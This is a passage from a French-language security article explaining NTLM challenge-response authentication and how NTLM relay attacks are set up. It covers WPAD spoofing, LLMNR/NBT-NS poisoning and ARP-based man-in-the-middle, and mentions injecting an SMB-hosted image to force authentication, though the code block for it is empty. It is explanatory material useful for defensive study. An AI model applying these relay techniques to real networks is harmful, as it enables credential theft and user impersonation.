
L'établissement des protocoles LM, NetNTLMv1 et NetNTLMv2 est réalisé grâce au protocole NTLMSSP (*NTLM Security Support Provider*). Voici les trois étapes nécessaires au processus d'authentification :

1. NTLMSSP NEGOTIATE : la première étape consiste à négocier le protocole qui sera utilisé. Pour cela, le client transmet au serveur une demande d'authentification en précisant les versions du protocole NTLM acceptées.
2. NTLMSSP CHALLENGE : le serveur répond au client en précisant les versions NTLM acceptées. Cette réponse contient également un « challenge » à résoudre.
3. NTLMSSP AUTH : le client résout le challenge et le transmet au serveur (accompagné de diverses informations telles que le login, le domaine associé si applicable, etc.).

La Figure 1 permettra de visualiser au mieux les différentes étapes mises en œuvre durant l'authentification NTLM.



Photo d'illustration.

**FIGURE 1**

Étapes d'une
authentification
NTLM.

Lors de la demande d'authentification, le client transmet au serveur le nom de l'utilisateur (étape 1). Le serveur lui transmet alors un challenge qui est composé de 16 octets aléatoires (étape 2). Le client chiffre ensuite ce challenge avec le condensat du mot de passe de l'utilisateur et le retourne au serveur (étape 3). Dans le cas d'une authentification locale, sur une machine ou un contrôleur de domaine, le serveur effectue la même opération avec les condensats présents dans la base SAM ou **ntds.dit** et indique au client un échec ou un succès (ouverture de session). S'il s'agit en revanche d'une authentification avec un compte de domaine, le serveur transmettra alors au contrôleur de domaine des informations permettant de valider l'authentification telles que le nom d'utilisateur, le challenge envoyé au client, la réponse du client (étape 4). Le contrôleur de domaine indique le résultat de l'authentification (étape 5).

L'authentification NTLM est supportée par de nombreux protocoles comme SMB, LDAP, HTTP(S), IMAP, SMTP, ou encore MS-SQL. Pour cela, l'authentification NTLM est encapsulée au sein du protocole concerné.

La capture d'un challenge (LM, NTLMv1, NTLMv2) sur un réseau peut permettre d'effectuer des attaques par dictionnaire ou force brute afin de retrouver les mots de passe en clair, mais également d'effectuer du relai NTLM, qui sera détaillé dans le chapitre suivant.

2. LE RELAI NTLM, COMMENT ÇA MARCHE ?

Comme vu dans la section précédente, NTLM est un protocole de challenge/response dans lequel un client essaye de s'authentifier en résolvant un challenge transmis par le serveur, avec un secret partagé (voir figure 1).

Un attaquant peut tirer profit de ce flux d'authentification en s'insérant au milieu des échanges et en faisant office de relai entre le client et le serveur (Figure 2).

Pour être dans cette position, il faut tout d'abord rediriger le trafic entre le client et le serveur sur sa propre machine. De nombreuses méthodes sont possibles.

Tirer profit du WPAD (Web Proxy Auto-Discovery Protocol)

Au sein d'un réseau d'entreprise, différents serveurs proxy peuvent être utilisés pour joindre différents hôtes ou

sortir sur Internet. Afin de faciliter la configuration des différentes machines, des règles peuvent être définies dans un fichier PAC (*Proxy Auto-Config*). Une fois importées dans un navigateur, les routes permettant d'accéder à l'URL saisie par un utilisateur seront automatiquement sélectionnées. Ce fichier peut être distribué aux différentes machines via le protocole WPAD, il sera dans ce cas hébergé sur un serveur nommé wpad. Les machines sur lesquelles le protocole WPAD est activé réaliseront alors des requêtes DNS (puis LLNMR et NBT-NS en cas d'échecs) afin d'obtenir l'adresse IP du serveur wpad et de s'y connecter pour télécharger le fichier de configuration.




FIGURE 2

Fonctionnement d'un relai NTLM




Photo d'illustration.

Lorsque la découverte automatique des paramètres proxy est activée sur une machine, celle-ci va essayer de localiser un serveur nommé wpad sur le réseau. Un attaquant présent sur ce même réseau pourra alors usurper l'identité de ce serveur et servir aux différentes victimes un fichier PAC dans lequel sa machine est désignée comme proxy. Ainsi, une victime accédant à une ressource interne ou externe au réseau d'entreprise transitera forcément par la machine de l'attaquant afin d'obtenir la réponse HTTP.

Il lui sera alors possible de transmettre une réponse HTTP(S) contenant du code malveillant « forçant » la victime à réaliser une authentification NTLM sur sa machine. Par exemple, avec l'ajout d'une image présente sur un partage SMB hébergé sur la machine de l'attaquant :

```

```

La demande d'authentification NTLM de la victime pourra ainsi être relayée sur l'un des services d'un serveur ciblé, dans le but d'usurper l'identité de sa victime.

Résolution non sécurisée (LLMNR, NBT-NS)

Afin d'identifier les ressources sur un environnement Microsoft, trois protocoles de résolutions sont utilisés (dans l'ordre suivant) :

1. DNS (*Domain Name Service*) ;
2. LLMNR (*Link-Local Multicast Name Resolution*) : LLMNR est basé sur le protocole DNS et effectue des requêtes multicast sur un réseau local ;
3. NBT-NS (*NetBIOS Name Service*) : NBT-NS, comme son nom l'indique, tente d'identifier une machine par son nom NetBIOS via un broadcast.

Un système tentant d'accéder au partage d'un serveur Windows inexistant (par exemple, `\\misc.tld\Share`), effectuera d'abord une résolution classique (fichier host, cache DNS, requête DNS). En l'absence de réponse, il se rabattra sur le protocole LLMNR pour diffuser en multicast et enfin sur le protocole NBT-NS qui réalisera une diffusion sur une adresse de broadcast.

La résolution DNS d'un hôte n'existant plus sur le réseau (son entrée a été supprimée du serveur DNS) ou n'ayant jamais existé (l'utilisateur a pu se tromper de nom) se soldera par un échec. Dans ce cas, une résolution sera réalisée à travers le protocole LLMNR, et NBT-NS le cas échéant. La demande étant réalisée en multicast, ou broadcast, n'importe quelle machine présente sur le sous réseau pourra y répondre, dans le but de se faire passer pour l'hôte recherché et ainsi d'être en position de relai (Figure 3).

Attaques de type MitM (Man-in-the-Middle)

Il est bien entendu possible d'effectuer une attaque de type Man-in-the-Middle pour intercepter les flux entrants et sortants d'une ou plusieurs victimes en utilisant la technique ARP poisoning [5] par exemple. Cela permet 